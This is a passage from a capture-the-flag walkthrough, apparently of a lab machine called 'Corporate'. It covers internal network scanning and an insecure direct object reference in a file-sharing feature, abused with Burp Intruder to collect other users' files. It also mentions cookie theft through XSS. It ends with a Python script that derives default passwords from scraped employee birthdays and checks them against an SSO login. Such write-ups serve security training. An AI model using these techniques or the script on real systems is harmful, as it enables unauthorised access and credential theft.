2024-07-02 00:00:46 ROUTE_GATEWAY 10.0.2.2/255.255.255.0 IFACE=eth0
```

```
HWADDR=08:00:27:0a:f4:5a
```

```
2024-07-02 00:00:46 TUN/TAP device tun1 opened
```

```
2024-07-02 00:00:46 net_iface_mtu_set: mtu 1500 for tun1
```

```
2024-07-02 00:00:46 net_iface_up: set tun1 up
```

```
2024-07-02 00:00:46 net_addr_v4_add: 10.8.0.2/24 dev tun1
```

```
2024-07-02 00:00:46 net_route_v4_add: 10.9.0.0/24 via 10.8.0.1 dev [NULL] table 0  
metric -1
```

```
2024-07-02 00:00:46 Initialization Sequence Completed
```

```
2024-07-02 00:00:46 Data Channel: cipher 'AES-128-GCM', peer-id: 0
```

```
2024-07-02 00:00:46 Timers: ping 10, ping-restart 120
```

```
2024-07-02 00:00:46 Protocol options: explicit-exit-notify 1
```

The output shows that the VPN is configured to route traffic for `10.9.0.0/24`, using the `tun1` interface:

```
ifconfig
```

```
<...SNIP...>
```

```
tun1: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
```

```
inet 10.8.0.2 netmask 255.255.255.0 destination 10.8.0.2
```

```
inet6 fe80::682e:caa8:6366:820 prefixlen 64 scopeid 0x20<link>
```

```
unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500
```

```
(UNSPEC)
```

```
RX packets 0 bytes 0 (0.0 B)
```

```
RX errors 0 dropped 0 overruns 0 frame 0
```

```
TX packets 5 bytes 240 (240.0 B)
```

```
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

We run an `nmap` sweep scan to discover any hosts on the internal network:

```
nmap 10.9.0.0/24
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-02 00:04 BST
```

```
Nmap scan report for 10.9.0.1
```

```
Host is up (0.029s latency).
```

```
Not shown: 994 closed tcp ports (conn-refused)
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
80/tcp    open  http
```

```
389/tcp   open  ldap
```

```
636/tcp   open  ldapssl
```

```
2049/tcp  open  nfs
```

```
3128/tcp  open  squid-http
```

```
Nmap scan report for 10.9.0.4
```

```
Host is up (0.029s latency).
```

```
Not shown: 998 closed tcp ports (conn-refused)
```

```
PORT      STATE SERVICE
```


```
22/tcp    open  ssh
```

```
111/tcp   open  rpcbind
```

Nmap **done**: 256 IP addresses (2 hosts up) scanned in 3.80 seconds

We find two hosts with the IPs 10.9.0.1 and 10.9.0.4. We will come back to this once we have any means to authenticate or otherwise access the host.

Secondly, on the /sharing endpoint we have the ability to share files with other users:



We fire up BurpSuite to take a look at what happens when we share a file with an arbitrary user. The following request is intercepted when we click **Share File**:

```
POST /sharing HTTP/1.1
Host: people.corporate.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://people.corporate.htb
DNT: 1
Connection: close
Referer: http://people.corporate.htb/sharing
Cookie:
CorporateSSO=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3MiwiYmFtZSI6IkhbmRlZG8iLCJzdXJyZW11IjoiaS9ja2V0dCIsImVtYWlsIjoia2FuZG1kby5iYW5rZXROQGNvcnBvcnF0ZS5oZGIiLCJyb2x1cyI6WyJzYXZlcyJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjp0cnV1LCJpYXQiojE3MTk5MjA4MzcsImV4cCI6MTcyMDAwNzIzN30.U_04EqMnNfzqw-WWK9XOZPTyDA_eoJaYmHAtn9ucl0A;
session=eyJmbGFzaGVZiJp7ImIuZm8i01tdLCJlcnJvciI6w10sInN1Y2N1c3Mi01tdfx0=;
session.sig=pwLxxIQws37DE9z6v09pXA3srF4
Upgrade-Insecure-Requests: 1

fileId=218&email=melo%40corporate.htb
```

We notice that the fileId parameter specifies a relatively small ID for our file, which probably rules out the use of any UUID or randomisation for the storage and access of files. Instead, this suggests that the file identifiers are simply incremented.

Uploading two consecutive files verifies this theory:

```
<tr>
  <td>
    <a href="/sharing/file/254" download>4.jpg</a>

  </td>
  <td>4/11/2023, 9:49:49 PM</td>
  <td>496.12 kB</td>
  <td>

  </td>
</tr>

<tr>
  <td>
    <a href="/sharing/file/255" download>6.jpg</a>

  </td>
  <td>4/11/2023, 9:49:53 PM</td>
  <td>491.53 kB</td>
  <td>

  </td>
</tr>
```

The files' identifiers are 254 and 255, respectively, indicating an incremental approach to storing files. If the files are not properly secured, this could allow us to target files owned by other users.

Trying to download other files in this manner results in a **403** Forbidden error:

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 GET /sharing/file/200 HTTP/1.1 2 Host: people.corporate.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 DNT: 1 8 Connection: close 9 Cookie: CorporateSSO= eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3MiwiYWlmFt ZSI6IkNhbmRpZG8iLCJzdXJuYW1lIjoisSGFja2V0dCIsImVtYWlsIjojQ 2FuZGlkby5IiYWNrZXROQGNvcnBvcnFOZS5odGUiLCJyb2xlcjI6WyJzY WxlcjJdLCJyZXFiXjAxJzQ3YycmVudFBhc3N3b3JkIjp0cnVLLCJpYXQjOiE 3MTk5MjA4MzcsImV4cCI6MTMtcyMDAwNzIzN0.U_04EqMNhfzqw-WwK9X0 ZPTyDA_eoJaYmHAtn9uCloA; session= eyJmbGFzaGVzIjp7ImZluzm8iOltldGJlcnJvciI6W10sInN1Y2Nlc3MiO ltdfX0=; session.sig=pwLXxIQws37DE9z6v09pXA3srF4 10 Upgrade-Insecure-Requests: 1 11 12 </pre>		<pre> 1 HTTP/1.1 403 Forbidden 2 Date: Tue, 02 Jul 2024 12:19:32 GMT 3 Content-Type: text/plain; charset=utf-8 4 Content-Length: 9 5 Connection: close 6 ETag: W/"9-PatfyBLj4Um1qTm5zrukoLhNyPu" 7 Content-Security-Policy: base-uri 'self'; default-src 'self' http://corporate.htb http://*.corporate.htb; style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://maps.googleapis.com https://maps.gstatic.com; font-src 'self' https://fonts.googleapis.com/ https://fonts.gstatic.com data; img-src 'self' data: maps.gstatic.com; frame-src https://www.google.com/maps/; object-src 'none'; script-src 'self' 8 X-Content-Type-Options: nosniff 9 X-XSS-Options: 1; mode=block 10 X-Frame-Options: DENY 11 12 Forbidden </pre>	

We try sharing an arbitrary file with ourselves instead:

```
POST /sharing HTTP/1.1
Host: people.corporate.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 48
Origin: http://people.corporate.htb
DNT: 1
Connection: close
Referer: http://people.corporate.htb/sharing
Cookie:
CorporateSSO=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3MiwibmFtZSI6IkhbmR
pZG8iLCJzdXJyYyIjOiSGFja2V0dCIsImVtYWlsIjoIQ2FuZG1kby5IYWNRZXR0QGNvcnBvcmlF0ZS5o
dGIiLCJyb2x1cyI6WyJzYWxlcyJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjp0cnV1LCJpYXQiOjE3M
Tk5MjA4MzcsImV4cCI6MTcyMDAwNzIzN30.U_04EqMnnfzqw-wwK9XOZPTYDA_eoJaYmHAtn9uC1oA;
session=eyJmbGFzaGVzIjp7ImVuZm8iOiJtdLCJlcnJvciI6W10sInN1Y2N1c3MiOiJtdfx0=;
session.sig=pwLXxIQws37DE9z6v09pXA3srF4
Upgrade-Insecure-Requests: 1

fileId=200&email=candido.hackett%40corporate.htb
```

Our Sharing

Sharing files is easy with Our Sharing! Keep your business-critical files here and simply specify the email of your fellow fantastic colleague to share it.

Uh oh! You cannot share files with yourself.

This time, we don't explicitly get a `403`, however, we are informed that we cannot share files with ourselves. As such, we venture back to the `support` page to steal a cookie from another staff member, giving us two accounts to work with.

We open a private browser instance and submit the same XSS payload as before, landing us `jammie`'s cookie this time around.

```
{
  "id": 5069,
  "name": "Jammie",
  "surname": "Corkery",
  "email": "Jammie.Corkery@corporate.htb",
  "roles": [
    "sales"
  ],
  "requireCurrentPassword": true,
  "iat": 1719923155,
  "exp": 1720009555
}
```

We add the cookie via our developer console and navigate back to the `/sharing` application. Now, we once more try to access other users' files by sharing them with another account. On the first browser, (`candido.hackett`), we try sharing file `200` with `jammie.corkery@corporate.htb`:

```
POST /sharing HTTP/1.1
Host: people.corporate.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin: http://people.corporate.htb
DNT: 1
Connection: close
Referer: http://people.corporate.htb/sharing
Cookie:
CorporateSSO=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3MiwibmFtZSI6Iknhbmr
pZG8iLCJzdXJyYW1lIjoiaSGFja2V0dCIsImVtYWlsIjoiaQ2FuZGlkby5IYWNRZXR0QGNvcnBvcmlF0ZS5o
dGIiLCJyb2x1cyI6WyJzYWx1cyJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiojE3M
Tk5MjA4MzcsImV4CCI6MTcyMDAwNzIzN30.U_04EqMnFzqw-wwK9XOZPTyDA_eoJaYmHAtn9uClOa;
session=eyJmbGFzaGVZIjp7ImVuZm8iOiJldLCJlcnJvciI6W10sInN1Y2N1c3MiOiJldFtXO=;
session.sig=pwLXxIQws37DE9z6vO9pXA3srF4
Upgrade-Insecure-Requests: 1

fileId=200&email=jammie.corkery%40corporate.htb
```

Our Sharing

Sharing files is easy with Our Sharing! Keep your business-critical files here and simply specify the email of your fellow fantastic colleague to share it.

Yahoo! Your file has been shared!

Our attempt is successful, meaning we can access other users' uploaded files. In this case, file 200 belongs to Antwan Bernhard:

We can now use **Burpsuite's Intruder** to cycle through all files and share them with **jammie.corkery**. We first intercept the **Share File** request, which we send to **Intruder** by pressing **Ctrl+i**.

We set only one payload position, namely at the `fileId` parameter:

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

EsPRESSO SAML Raider Certificates

1 × 2 × +

Positions Payloads Resource pool Settings

? Choose an attack type

Attack type: Sniper Start attack

? Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

#	Type	Position / Content	Action
3	User-Agent:	Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0	Add \$
4	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	Clear \$
5	Accept-Language:	en-US,en;q=0.5	Auto \$
6	Accept-Encoding:	gzip, deflate, br	Refresh
7	Content-Type:	application/x-www-form-urlencoded	
8	Content-Length:	47	
9	Origin:	http://people.corporate.htb	
10	DNT:	1	
11	Connection:	close	
12	Referer:	http://people.corporate.htb/sharing	
13	Cookie:	CorporateSSO= eyJhbGciOiJIUzI1NiIsInR5cCI6IkpvcjE9LmVudCJldXJuYWllIjoiaGFjaZVodDIwMjYyLSIjoiQ2FuzGlkySI YWlrZXROQGlnbnBvcmFuZWVhc3N3b3kiIjpjbGcnVLLCJpyXQiOjE3MTkSMjAAMzcSImV4CiBM TcyMDAwNmZlZnNo.U_04EqMNfnzw-Wwk9X0ZPTyDA_eoJaYMHAtn9uCloA; session= eyJmbGVzaGVZljpwImluc2ltLCJlcniIiwidHlwIjoiPSI6dXNjc3MiOltdtX0=; session.sig=pwLXXIQws37DE9zv09PXA3srF4	
14	Upgrade-Insecure-Requests:	1	
15			
16	fileId=\$2185&	Email=jammie.corkery%40corporate.htb	


Search 🔍 | 1 highlight | Clear

1 payload position | Length: 1006


Next, we generate a list of IDs up to 255:

```
seq 255 > ids
```

We then load that file into Intruder's payload settings:



We then press `start attack`, after which Burp cycles through the IDs and starts sharing files with our second account:



On the second account, we refresh the `/sharing` endpoint and watch as the files pour in.

Your Files			
File	Uploaded At	Size	
Corporate_Iron Industries_20210419.docx	4/12/2020, 3:15:03 AM	37.62 kB	
Corporate_Initech_20151213.docx	9/19/2019, 5:39:27 AM	37.57 kB	
jammie-corkery.ovpn (Sensitive)	7/28/2020, 6:27:55 PM	2.77 kB	
Corporate_Initech_20200408.docx Shared by Candido Hackett	4/17/2021, 8:41:27 AM	37.18 kB	
Corporate_Bot Cosmetics_20160722.docx Shared by Ward Pfannerstill	2/13/2022, 4:42:23 AM	37.57 kB	
Corporate_Globex Corporation_20210422.docx Shared by Oleta Gutmann	9/10/2021, 4:10:03 AM	37.62 kB	
Corporate_System Control Ltd_20170909.docx Shared by Kian Rodriguez	12/28/2018, 11:44:27 AM	37.19 kB	
Corporate_Globex Corporation_20210422.docx Shared by Kian Rodriguez	7/15/2019, 12:57:29 PM	37.62 kB	
Corporate_Globex Corporation_20220430.docx Shared by Jacey Bernhard	12/20/2019, 10:44:46 AM	37.58 kB	
Corporate_Cyber Systems_20191218.docx Shared by Jacey Bernhard	6/7/2020, 11:33:03 AM	37.57 kB	
Corporate_Bot Cosmetics_20220502.docx	7/19/2021, 11:02:29 PM	37.62 kB	

These are mostly `.docx` files, but eventually, we see a PDF, with the ID `122`, which looks interesting:

Welcome to Corporate 2023 Draft.pdf Shared by Callie Goldner	4/15/2023, 3:14:01 PM	852.37 kB
---	-----------------------	-----------

We download the file and take a look, seeing an onboarding-related document. Scrolling through the pages, we eventually reach a section that discloses the default password format for newcomers:

You've been setup a shiny new email with the format "firstname.lastname@corporate.htb" and you'll have access to our fantastic **Our People** service.

Your default password has been set to "CorporateStarterDDMMYYYY" – where your DDMMYYYY is your birthday. **Please remember to change this as soon as you have access to a workstation machine!**

You should have also received a VPN pack that allows you to remotely access our internal resources. If you have any issues with using this, feel free to contact any member of IT and they'll help you get setup.

This is very interesting for us, as the `/employee` endpoint discloses all the information we need to construct these default passwords on a user-basis.



Viewing Jammie Corkery



About Me Experienced sales professional with a proven track record of exceeding targets and building strong relationships with clients.

Roles	Sales
1. Sales Representative	1. Sales Representative
2. Sales Manager	2. Sales Manager
3. Sales Assistant	3. Sales Assistant
4. Sales Coordinator	4. Sales Coordinator
5. Sales Analyst	5. Sales Analyst
6. Sales Development Representative	6. Sales Development Representative
7. Sales Operations Representative	7. Sales Operations Representative
8. Sales Training Representative	8. Sales Training Representative
9. Sales Support Representative	9. Sales Support Representative
10. Sales Executive	10. Sales Executive
11. Sales Director	11. Sales Director
12. Sales Vice President	12. Sales Vice President
13. Sales President	13. Sales President
14. Sales Partner	14. Sales Partner
15. Sales Affiliate	15. Sales Affiliate
16. Sales Consultant	16. Sales Consultant
17. Sales Specialist	17. Sales Specialist
18. Sales Representative (Regional)	18. Sales Representative (Regional)
19. Sales Representative (National)	19. Sales Representative (National)
20. Sales Representative (International)	20. Sales Representative (International)
21. Sales Representative (Online)	21. Sales Representative (Online)
22. Sales Representative (Direct Mail)	22. Sales Representative (Direct Mail)
23. Sales Representative (Telemarketing)	23. Sales Representative (Telemarketing)
24. Sales Representative (Door-to-door)	24. Sales Representative (Door-to-door)
25. Sales Representative (Event)	25. Sales Representative (Event)
26. Sales Representative (Trade Show)	26. Sales Representative (Trade Show)
27. Sales Representative (Networking)	27. Sales Representative (Networking)
28. Sales Representative (Referral)	28. Sales Representative (Referral)
29. Sales Representative (Cold Calling)	29. Sales Representative (Cold Calling)
30. Sales Representative (Warm Calling)	30. Sales Representative (Warm Calling)
31. Sales Representative (Appointment Setting)	31. Sales Representative (Appointment Setting)
32. Sales Representative (Lead Generation)	32. Sales Representative (Lead Generation)
33. Sales Representative (Account Management)	33. Sales Representative (Account Management)
34. Sales Representative (Customer Retention)	34. Sales Representative (Customer Retention)
35. Sales Representative (Upselling)	35. Sales Representative (Upselling)
36. Sales Representative (Cross-selling)	36. Sales Representative (Cross-selling)
37. Sales Representative (Product Demonstration)	37. Sales Representative (Product Demonstration)
38. Sales Representative (Sales Training)	38. Sales Representative (Sales Training)
39. Sales Representative (Sales Support)	39. Sales Representative (Sales Support)
40. Sales Representative (Sales Development)	40. Sales Representative (Sales Development)
41. Sales Representative (Sales Operations)	41. Sales Representative (Sales Operations)
42. Sales Representative (Sales Analysis)	42. Sales Representative (Sales Analysis)
43. Sales Representative (Sales Strategy)	43. Sales Representative (Sales Strategy)
44. Sales Representative (Sales Planning)	44. Sales Representative (Sales Planning)
45. Sales Representative (Sales Execution)	45. Sales Representative (Sales Execution)
46. Sales Representative (Sales Monitoring)	46. Sales Representative (Sales Monitoring)
47. Sales Representative (Sales Reporting)	47. Sales Representative (Sales Reporting)
48. Sales Representative (Sales Forecasting)	48. Sales Representative (Sales Forecasting)
49. Sales Representative (Sales Optimization)	49. Sales Representative (Sales Optimization)
50. Sales Representative (Sales Improvement)	50. Sales Representative (Sales Improvement)
51. Sales Representative (Sales Growth)	51. Sales Representative (Sales Growth)
52. Sales Representative (Sales Expansion)	52. Sales Representative (Sales Expansion)
53. Sales Representative (Sales Diversification)	53. Sales Representative (Sales Diversification)
54. Sales Representative (Sales Innovation)	54. Sales Representative (Sales Innovation)
55. Sales Representative (Sales Disruption)	55. Sales Representative (Sales Disruption)
56. Sales Representative (Sales Transformation)	56. Sales Representative (Sales Transformation)
57. Sales Representative (Sales Revolution)	57. Sales Representative (Sales Revolution)
58. Sales Representative (Sales Evolution)	58. Sales Representative (Sales Evolution)
59. Sales Representative (Sales Adaptation)	59. Sales Representative (Sales Adaptation)
60. Sales Representative (Sales Resilience)	60. Sales Representative (Sales Resilience)
61. Sales Representative (Sales Agility)	61. Sales Representative (Sales Agility)
62. Sales Representative (Sales Flexibility)	62. Sales Representative (Sales Flexibility)
63. Sales Representative (Sales Scalability)	63. Sales Representative (Sales Scalability)
64. Sales Representative (Sales Sustainability)	64. Sales Representative (Sales Sustainability)
65. Sales Representative (Sales Social Responsibility)	65. Sales Representative (Sales Social Responsibility)
66. Sales Representative (Sales Environmental Impact)	66. Sales Representative (Sales Environmental Impact)
67. Sales Representative (Sales Governance)	67. Sales Representative (Sales Governance)
68. Sales Representative (Sales Compliance)	68. Sales Representative (Sales Compliance)
69. Sales Representative (Sales Ethics)	69. Sales Representative (Sales Ethics)
70. Sales Representative (Sales Integrity)	70. Sales Representative (Sales Integrity)
71. Sales Representative (Sales Transparency)	71. Sales Representative (Sales Transparency)
72. Sales Representative (Sales Accountability)	72. Sales Representative (Sales Accountability)
73. Sales Representative (Sales Responsibility)	73. Sales Representative (Sales Responsibility)
74. Sales Representative (Sales Commitment)	74. Sales Representative (Sales Commitment)
75. Sales Representative (Sales Dedication)	75. Sales Representative (Sales Dedication)
76. Sales Representative (Sales Passion)	76. Sales Representative (Sales Passion)
77. Sales Representative (Sales Enthusiasm)	77. Sales Representative (Sales Enthusiasm)
78. Sales Representative (Sales Motivation)	78. Sales Representative (Sales Motivation)
79. Sales Representative (Sales Inspiration)	79. Sales Representative (Sales Inspiration)
80. Sales Representative (Sales Creativity)	80. Sales Representative (Sales Creativity)
81. Sales Representative (Sales Innovation)	81. Sales Representative (Sales Innovation)
82. Sales Representative (Sales Disruption)	82. Sales Representative (Sales Disruption)
83. Sales Representative (Sales Transformation)	83. Sales Representative (Sales Transformation)
84. Sales Representative (Sales Revolution)	84. Sales Representative (Sales Revolution)
85. Sales Representative (Sales Evolution)	85. Sales Representative (Sales Evolution)
86. Sales Representative (Sales Adaptation)	86. Sales Representative (Sales Adaptation)
87. Sales Representative (Sales Resilience)	87. Sales Representative (Sales Resilience)
88. Sales Representative (Sales Agility)	88. Sales Representative (Sales Agility)
89. Sales Representative (Sales Flexibility)	89. Sales Representative (Sales Flexibility)
90. Sales Representative (Sales Scalability)	90. Sales Representative (Sales Scalability)
91. Sales Representative (Sales Sustainability)	91. Sales Representative (Sales Sustainability)
92. Sales Representative (Sales Social Responsibility)	92. Sales Representative (Sales Social Responsibility)
93. Sales Representative (Sales Environmental Impact)	93. Sales Representative (Sales Environmental Impact)
94. Sales Representative (Sales Governance)	94. Sales Representative (Sales Governance)
95. Sales Representative (Sales Compliance)	95. Sales Representative (Sales Compliance)
96. Sales Representative (Sales Ethics)	96. Sales Representative (Sales Ethics)
97. Sales Representative (Sales Integrity)	97. Sales Representative (Sales Integrity)
98. Sales Representative (Sales Transparency)	98. Sales Representative (Sales Transparency)
99. Sales Representative (Sales Accountability)	99. Sales Representative (Sales Accountability)
100. Sales Representative (Sales Responsibility)	100. Sales Representative (Sales Responsibility)

Email jammie.corkery@corporate.htb

Birthday 4/9/1997

We know our user's ID from the top-right of the screen, and can access other users' profiles by their respective IDs, as follows:

http://people.corporate.htb/employee/<ID>

We create a custom `Python` script to automate the password construction for us. The script will cycle through the user ID range `5000 - 5100`, which we approximate to be the range of valid accounts. It will then use regular expressions to parse the employee's birthday and email, using the former to construct the password and the latter to verify the credentials by attempting to log into the `sso` endpoint.

The finalised script looks as follows:

```
import requests
import re

users = []
cookies = {
    "CorporateSSO":
    "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3MiwiYmFtZSI6IkhbmRpdzG8iLCJzdXJyZWl1IjoiaSfGfja2V0dCIsImVtYWlsIjoia2FuZG1kby5iYWNRZXR0QG9vcnBvcnF0ZS5odGIiLCJyb2x1cyI6WyJzYWxlcjYdLCJyZXFlaXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiOjE3MTk5MjA4MzcsImV4dCkiOiJMTcyMDAwNzIzN30.U_04EqMnNfzqw-wwK9XOZPTYDA_eoJaYmHAtn9uC1oA"
}

response = requests.get("http://people.corporate.htb", cookies=cookies)
assert "/auth/login" not in response.url

print("[*] Cookie works")
for user_id in range(5000, 5100):
    response = requests.get(f"http://people.corporate.htb/employee/{user_id}",
    cookies=cookies)
    if response.url == "http://people.corporate.htb/employee":
        print(f"[!] Unknown user ID {user_id}")
    else:
        username = re.search(r"\"mailto:(.*)@corporate.htb\"",
        response.text).group(1)
        print(username)
        b_match = re.search(r"(\d+)/(\d+)/(\d{4})", response.text)
```

```

        month, day, year = b_match.group(1).zfill(2), b_match.group(2).zfill(2),
        b_match.group(3).zfill(2)
        password = f"CorporateStarter{day}{month}{year}"
        print(f"[*] Fetched user {user_id} - {username}:{password}")
        users.append((username, password, user_id))

# Now validate logins
for (username, password, user_id) in users:
    response = requests.post("http://sso.corporate.htb/login", data={"username":
    username, "password": password})
    if "Welcome to Corporate SSO Services" in response.text:
        print(f"[*] Found valid login: {username}:{password} ({user_id})")

```

We run the script and discover a few valid accounts:

